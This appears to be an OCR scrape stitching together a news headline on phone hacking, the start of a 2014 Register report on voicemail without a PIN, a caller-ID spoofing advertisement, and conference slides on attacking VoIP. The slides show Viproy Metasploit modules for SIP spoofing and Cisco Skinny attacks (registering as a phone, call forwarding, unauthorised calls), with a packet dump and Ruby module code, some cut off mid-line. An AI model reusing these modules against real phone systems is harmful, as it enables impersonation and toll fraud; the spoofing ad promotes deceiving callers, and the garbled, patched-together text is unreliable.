Phone hacking may have led to Milly Dowler voicemail deletions, says jud

Voice messages, once hacked, would have been deleted automatically, Mr Justice Saunders tells Old Bailey jury

The Register

SECURITY

Reg probe bombshell: How we HACKED mobile voicemail without a PIN

Months after Leveson inquiry, your messages are still not secure

By Simon Rockman, 24 Apr 2014

Special report Voicemail inboxes on two UK mobile networks are wide open to being hacked. An investigation by *The Register* has found that even after Lord Leveson's press ethics inquiry, which delved into the practice of phone hacking, some telcos are not implementing even the most basic level of security.

Your humble correspondent has just listened to the private voicemail of a fellow *Reg* journalist's phone, accessed the voicemail inbox of a new SIM bought for testing purposes, and the inbox of someone with a SIM issued to police doing anti-terrorist work. I didn't need to use nor guess the login PIN for any of them; I faced no challenge to authenticate myself.

There was a lot of brouhaha over some newspapers accessing people's voicemail without permission, but one of the strange things about it all is that at no stage have

SpoofCard

Disguise your Caller ID


Display a different number to protect yourself or pull a prank on a friend. It's easy to use and works on any phone!

Calling Barack Obama as:
(555) 555-1212
Mitt Romney

Get Spoofing! They'll never know it was you.


FOLLOW
News | World | Sport | Comment | Culture | Business | Environment
News UK news
Data Centre Software Networks Security Policy Business Hardware Science Bootnotes Columnists
SHOP SM
84
RELATED STORIES
HOME BUY CREDITS FEATURES MOBILE APPS MEDIA HELP
SIGN UP LOGIN
TRY A LIVE DEMO
GET STARTED NOW

Demonstration of SIP attacks



```
msf auxiliary(viproy-sip-invite) >
```

SMS phishing using SIP messages




```
msf auxiliary(viproy-sip-message) >
```

Attacking Skinny services

- Cisco Skinny (SCCP)
  - Binary, not plain text
  - Different versions
  - No authentication
  - MAC address is identity
  - Auto registration

- Basic attacks
  - Register as a phone
  - Disconnect other phones
  - Call forwarding
  - Unauthorised calls



Skinny Client

Cisco Unified Communications Manager

StationKeepAlive

StationKeepAliveAck

StationAlarm

StationRegister

StationRegisterAck or StationRegisterRej

StationVersionReq

StationVersionRes

StationCapabilitiesReq

StationCapabilitiesRes

StationButtonTemplateReq


StationButtonTemplateRes

StationTimeDateReq

StationDefineTimeDate

Source: Cisco

Attacking Skinny services




```
▽ Skinny Client Control Protocol
    Data length: 128
    Header version: Basic (0x00000000)
    Message ID: RegisterMessage (0x00000001)
    Device name: SEP000C29BF1890
    Station user ID: 0
    Station instance: 0
    IP address: 192.168.0.151 (192.168.0.151)
    Device type: Unknown (30016)
    Max streams: 5
```

```
0000  00 0c 29 93 5e 7a 00 0c  29 bf 18 90 08 00 45 60   ..).^z.. ).....E`
0010  00 b0 02 a6 40 00 80 06  74 8d c0 a8 00 97 c0 a8   ....@... t.......
0020  00 cd 04 17 07 d0 e7 1b  f2 21 8b c8 15 d2 50 18   ........ .!....P.
0030  fa f0 eb 67 00 00 80 00  00 00 00 00 00 00 01 00   ...g.... ........
0040  00 00 53 45 50 30 30 30  43 32 39 42 46 31 38 39   ..SEP000 C29BF189
0050  30 00 00 00 00 00 00 00  00 00 c0 a8 00 97 40 75   0....... ......@u
0060  00 00 05 00 00 00 00 00  00 00 14 00 72 85 01 00   ........ ....r...
0070  00 00 00 00 00 00 00 0c  29 bf 18 90 00 00 00 00   ........ ).......
0080  00 00 03 00 00 00 24 00  00 00 00 00 00 00 00 00   ......$. ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 43 49   ........ ......CI
00a0  50 43 2d 38 2d 36 2d 31  2d 30 00 00 00 00 00 00   PC-8-6-1 -0......
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ........ ......
```


Attacking Skinny services

Viproy has a Skinny library for easier development and sample attack modules

- Skinny auto registration
- Skinny register
- Skinny call
- Skinny call forwarding



```
def skinny_parser(p)
  l = bytes_to_length(p[0,3])
  r = p[8,4].unpack('H*')[0]
  lines = nil
  case r
    when "9d000000"
      r = "RegisterRejectMessage"
      m = p[12,l-4]
    when "81000000"
      r = "RegisterAckMessage"
      m = "Registration successful."
    when "93000000"
      r = "ConfigStatMessage"
      devicename = p[12,15]
      userid = bytes_to_length(p[27,4])
      station = bytes_to_length(p[31,4])
      username = p[35,40]
      domain = p[75,40]
      lines = bytes_to_length(p[116,4])
      speeddials = bytes_to_length(p[120,4])
      m = "Device: #{devicename}\tUser ID: #{us
    when "9b000000"
      r = "CapabilitiesReqMessage"
      m = nil
    when "97000000"
      r = "ButtonTemplateMessage"
      m = nil
    when "21010000"
      r = "ClearPriNotifyMessage"
      m = nil
    when "15010000"
      r = "ClearNotifyMessage"
      m = nil
    when "12010000"
      r = "DisplayPromptStatusMessage"
      m = nil
    when "82000000"
      r = "StartToneMessage"
      dialtone = bytes_to_length(p[16,4])
      lineid = bytes_to_length(p[20,4])
      callidentifier = bytes_to_length(p[24,4])
      m = "Call Identifier: \t#{callidentifier}"
    when "83000000"
      r = "StopToneMessage"
```




```
def prep_register(device,device_ip)
  p = "\x01\x00\x00\x00" #register message
  p << "#{device}\x00\x00\x00\x00\x00\x00\x00\x00\x00" #device
  p << ip_to_bytes(device_ip) #"\xC0\xA8\n6" #ip address
  p << "5\x01\x00\x00" #device type
  p << "\x03\x00\x00\x00\x00\x00\x00\x06\x00\x00\x84\x01\x0
  b=length_to_bytes(p.length,4) #length
  return b+"\x00\x00\x00\x00"+p
end
```

Attacking Skinny services


Everybody can develop a Skinny module now, even Ewoks!

Register



```
def run
  #options from the user
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  macs=[]
  macs << datastore['MAC'].upcase if datastore['MAC']
  macs << macfileimport(datastore['MACFILE'])if datastore['MACFILE']
  raise RuntimeError ,'MAC or MACFILE should be defined' unless datastore['MAC']
  client=datastore['CISCOCLIENT'].downcase
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end

  #Skinny Registration Test
  macs.each do |mac|
    device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"
    begin
      connect
      register(sock,device,device_ip,client,mac)
      disconnect
    rescue Rex::ConnectionError => e
      print_error("Connection failed: #{e.class}: #{e}")
      return nil
    end
  end
end
```

